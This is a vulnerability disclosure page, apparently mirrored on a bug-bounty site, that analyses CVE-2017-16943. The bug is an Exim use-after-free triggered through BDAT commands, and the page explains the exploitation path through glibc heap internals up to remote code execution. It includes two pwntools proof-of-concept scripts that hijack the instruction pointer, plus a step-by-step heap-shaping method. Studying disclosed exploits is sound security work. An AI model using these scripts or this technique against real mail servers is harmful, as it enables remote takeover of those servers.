Exim use-after-free vulnerability while reading mail header involving BDAT commands
A use-after-free in Exim's header parsing allows an attacker to overwrite libc global variables and achieve remote code execution. The vulnerability is triggered by sending a long message with an unprintable character followed by BDAT commands.

- Fixed in 15 hours
- Disclosed after 23 months
Original article is here
Use-after-free in receive_msg leads to RCE
Vulnerability Analysis

To explain this bug, we need to start with the memory management of exim. There is a series of functions starts with store_ such as store_get, store_release, store_reset. These functions are used to manage dynamically allocated memory and improve performance. Its architecture is like the illustration below:
Initially, exim allocates a big storeblock (default 0x2000) and then cut it into stores when store_get is called, using global pointers to record the size of unused memory and where to cut in next allocation. Once the current_block is insufficient, it allocates a new block and appends it to the end of the chain, which is a linked list, and then makes current_block point to it. Exim maintains three store_pool, that is, there are three chains like the illustration above and every global variables are actually arrays.
This vulnerability is in receive_msg where exim reads headers:
receive.c: 1817 receive_msg
  if (ptr >= header_size - 4)
    {
    int oldsize = header_size;
    /* header_size += 256; */
    header_size *= 2;
    if (!store_extend(next->text, oldsize, header_size))
      {
      uschar *newtext = store_get(header_size);
      memcpy(newtext, next->text, ptr);
      store_release(next->text);
      next->text = newtext;
      }
    }
It seems normal if the store functions are just like realloc, malloc and free. However, they are different and cannot be used in this way. When exim tries to extend store, the function store_extend checks whether the old store is the latest store allocated in current_block. It returns False immediately if the check is failed.
store.c: 276 store_extend
if (CS ptr + rounded_oldsize != CS (next_yield[store_pool]) ||
    inc > yield_length[store_pool] + rounded_oldsize - oldsize)
  return FALSE;
Once store_extend fails, exim tries to get a new store and release the old one. After we look into store_get and store_release, we found that store_get returns a store, but store_release releases a block if the store is at the head of it. That is to say, if next->text points to the start the current_block and store_get cuts store inside it for newtext, then store_release(next->text) frees next->text, which is equal to current_block, and leaves newtext and current_block pointing to a freed memory area. Any further usage of these pointers leads to a use-after-free vulnerability. To trigger this bug, we need to make exim call store_get after next->text is allocated. This was impossible until BDAT command was introduced into exim. BDAT makes store_get reachable and finally leads to an RCE.
Exim uses function pointers to switch between different input sources, such as receive_getc, receive_getbuf. When receiving BDAT data, receive_getc is set to bdat_getc in order to check left chunking data size and to handle following command of BDAT. In receive_msg, exim also uses receive_getc. It loops to read data, and stores data into next->text, extends if insufficient.
receive.c: 1817 receive_msg
for (;;)
  {
  int ch = (receive_getc)(GETC_BUFFER_UNLIMITED);

  /* If we hit EOF on a SMTP connection, it's an error, since incoming
  SMTP must have a correct "." terminator. */

  if (ch == EOF && smtp_input /* && !smtp_batched_input */)
    {
    smtp_reply = handle_lost_connection(US" (header)");
    smtp_yield = FALSE;
    goto TIDYUP;                       /* Skip to end of function */
    }
In bdat_getc, once the SIZE is reached, it tries to read the next BDAT command and raises error message if the following command is incorrect.
smtp_in.c: 628 bdat_getc
    case BDAT_CMD:
      {
      int n;

      if (sscanf(CS smtp_cmd_data, "%u %n", &chunking_datasize, &n) < 1)
	{
	(void) synprot_error(L_smtp_protocol_error, 501, NULL,
	  US"missing size for BDAT command");
	return ERR;
	}
In exim, it usually calls synprot_error to raise error message, which also logs at the same time.
smtp_in.c: 628 bdat_getc
static int
synprot_error(int type, int code, uschar *data, uschar *errmess)
{
int yield = -1;

log_write(type, LOG_MAIN, "SMTP %s error in \"%s\" %s %s",
  (type == L_smtp_syntax_error)? "syntax" : "protocol",
  string_printing(smtp_cmd_buffer), host_and_ident(TRUE), errmess);
The log messages are printed by string_printing. This function ensures a string is printable. For this reason, it extends the string to transfer characters if any unprintable character exists, such as '\n'->'\\n'. Therefore, it asks store_get for memory to store strings.
This store makes if (!store_extend(next->text, oldsize, header_size)) in receive_msg failed when next extension occurs and then triggers use-after-free.
Exploitation
The following is the Proof-of-Concept(PoC) python script of this vulnerability. This PoC controls the control flow of SMTP server and sets instruction pointer to 0xdeadbeef. For fuzzing issue, we did change the runtime configuration of exim. As a result, this PoC works only when dkim is enabled. We use it as an example because the situation is less complicated. The version with default configuration is also exploitable, and we will discuss it at the end of this section.
# CVE-2017-16943 PoC by meh at DEVCORE
# pip install pwntools
from pwn import *

r = remote('127.0.0.1', 25)

r.recvline()
r.sendline("EHLO test")
r.recvuntil("250 HELP")
r.sendline("MAIL FROM:<[email protected]>")
r.recvline()
r.sendline("RCPT TO:<[email protected]>")
r.recvline()
r.sendline('a'*0x1250+'\x7f')
r.recvuntil('command')
r.sendline('BDAT 1')
r.sendline(':BDAT \x7f')
s = 'a'*6 + p64(0xdeadbeef)*(0x1e00/8)
r.send(s+ ':\r\n')
r.recvuntil('command')
r.send('\n')

r.interactive()
- Running out of
current_blockIn order to achieve code execution, we need to make thenext->textget the first store of a block. That is, running out ofcurrent_blockand makingstore_getallocate a new block. Therefore, we send a long message'a'*0x1250+'\x7f'with an unprintable character to cutcurrent_block, makingyield_lengthless than 0x100.
-
Starts BDAT data transfer After that, we send BDAT command to start data transfer. At the beginning,
nextandnext->textare allocated bystore_get.
From the original on HackerOne The function
dkim_exim_verify_initis called sequentially and it also callsstore_get. Notice that this function uses ANOTHERstore_pool, so it allocates from heap without changingcurrent_blockwhichnext->textalso points to. receive.c: 1734 receive_msgC if (smtp_input && !smtp_batched_input && !dkim_disable_verify) dkim_exim_verify_init(chunking_state <= CHUNKING_OFFERED); -
Call

store_getcinsidebdat_getcThen, we send a BDAT command without SIZE. Exim complains about the incorrect command and cuts thecurrent_blockwithstore_getinstring_printing.
- Keep sending msg until extension and bug triggered
In this way, while we keep sending huge messages,

current_blockgets freed after the extension. In the malloc.c of glibc (so called ptmalloc), system manages a linked list of freed memory chunks, which is called unsortbin. Freed chunks are put into unsortbin if it is not the last chunk on the heap. In step 2,dkim_exim_verify_initallocated chunks afternext->text. Therefore, this chunk is put into unsortbin and the pointers of linked list are stored into the first 16 bytes of chunk (on x86-64). The location written is exactlycurrent_block->next, and thereforecurrent_block->nextis overwritten tounsortbininsidemain_arenaof libc (linked list pointerfdpoints back tounsortbinif no other freed chunk exists).
-
Keep sending msg for the next extension When the next extension occurs,
store_gettries to cut frommain_arena, which makes attackers able to overwrite all global variables below main_arena. -
Overwrite global variables in libc
-
Finish sending message and trigger
free()In the PoC, we simply modified__free_hookand ended the line. Exim callsstore_resetto reset the buffer and calls__free_hookinfree(). At this stage, we successfully controlled instruction pointer$rip. However, this is not enough for an RCE because the arguments are uncontrollable. As a result, we improved this PoC to modify both__free_hookand_IO_2_1_stdout_. We forged the vtable ofstdoutand set__free_hookto any call offflush(stdout)inside exim. When the program calls fflush, it sets the first argument to stdout and jumps to a function pointer on the vtable of stdout. Hence, we can control both$ripand the content of first argument. We consulted past CVE exploits and decided to callexpand_string, which executes command withexecvif we set the first argument to${run{cmd}}, and finally we got our RCE.
From the original on HackerOne
Exploit for default configured exim


When dkim is disabled, the PoC above fails because current_block is the last chunk on heap. This makes the system merge it into a big chunk called top chunk rather than unsortbin.
The illustrations below describe the difference of heap layout:
To avoid this, we need to make exim allocate and free some memories before we actually start our exploitation. Therefore, we add some steps between step 1 and step 2.
After running out of current_block:
- Use DATA command to send lots of data
Send huge data, make the chunk big and extend many times. After several extension, it calls
store_getto retrieve a bigger store and then releases the old one. This repeats many times if the data is long enough. Therefore, we have a big chunk in unsortbin. - End DATA transfer and start a new email Restart to send an email with BDAT command after the heap chunk is prepared.
- Adjust
yield_lengthagain Send invalid command with an unprintable charater again to cut thecurrent_block.
Finally the heap layout is like:

And now we can go back to the step 2 at the beginning and create the same situation. When next->text is freed, it goes back to unsortbin and we are able to overwrite libc global variables again.
The following is the PoC for default configured exim:
# CVE-2017-16943 PoC by meh at DEVCORE
# pip install pwntools
from pwn import *

r = remote('localhost', 25)

r.recvline()
r.sendline("EHLO test")
r.recvuntil("250 HELP")
r.sendline("MAIL FROM:<>")
r.recvline()
r.sendline("RCPT TO:<[email protected]>")
r.recvline()
r.sendline('a'*0x1280+'\x7f')
r.recvuntil('command')
r.sendline('DATA')
r.recvuntil('itself\r\n')
r.sendline('b'*0x4000+':\r\n')
r.sendline('.\r\n')
r.sendline('.\r\n')
r.recvline()
r.sendline("MAIL FROM:<>")
r.recvline()
r.sendline("RCPT TO:<[email protected]>")
r.recvline()
r.sendline('a'*0x3480+'\x7f')
r.recvuntil('command')
r.sendline('BDAT 1')
r.sendline(':BDAT \x7f')
s = 'a'*6 + p64(0xdeadbeef)*(0x1e00/8)
r.send(s+ ':\r\n')
r.send('\n')
r.interactive()
A demo of our exploit is as below.

Note that we have not found a way to leak memory address and therefore we use heap spray instead. It requires another information leakage vulnerability to overcome the PIE mitigation on x86-64.
Impact
Remote code execution on remote mail server, affecting over 500k mail servers.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the store management functions are misused: store_release frees an entire block when given a store at its start, leaving other pointers dangling.
Impact
Remote code execution on the mail server; the exploit needs an information leak to bypass PIE, and DKIM enabled makes it simpler.
What the attacker needed
Access to SMTP port; information leak to bypass PIE (for the described exploit)
How it was found
- Send a long message with an unprintable character to exhaust the current store block.
- Start BDAT data transfer, which allocates next->text and calls dkim_exim_verify_init using another store pool.
- Send a BDAT command without a size to trigger an error and a store_get in string_printing.
- Keep sending data until the next extension frees current_block, placing it in unsortbin.
- Continue sending to overwrite libc global variables via the unsortbin pointers.
- Finish the message to trigger free() and control the instruction pointer.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Exim is a mail server. A use-after-free happens when a program frees memory but keeps using it, letting an attacker control what goes there. Here, an attacker sends special email commands to corrupt memory and run their own code on the server.
What is Memory corruption?
Native code reads or writes memory it should not: overflows, use-after-free, type confusion. The core of browser, kernel and parser bugs.


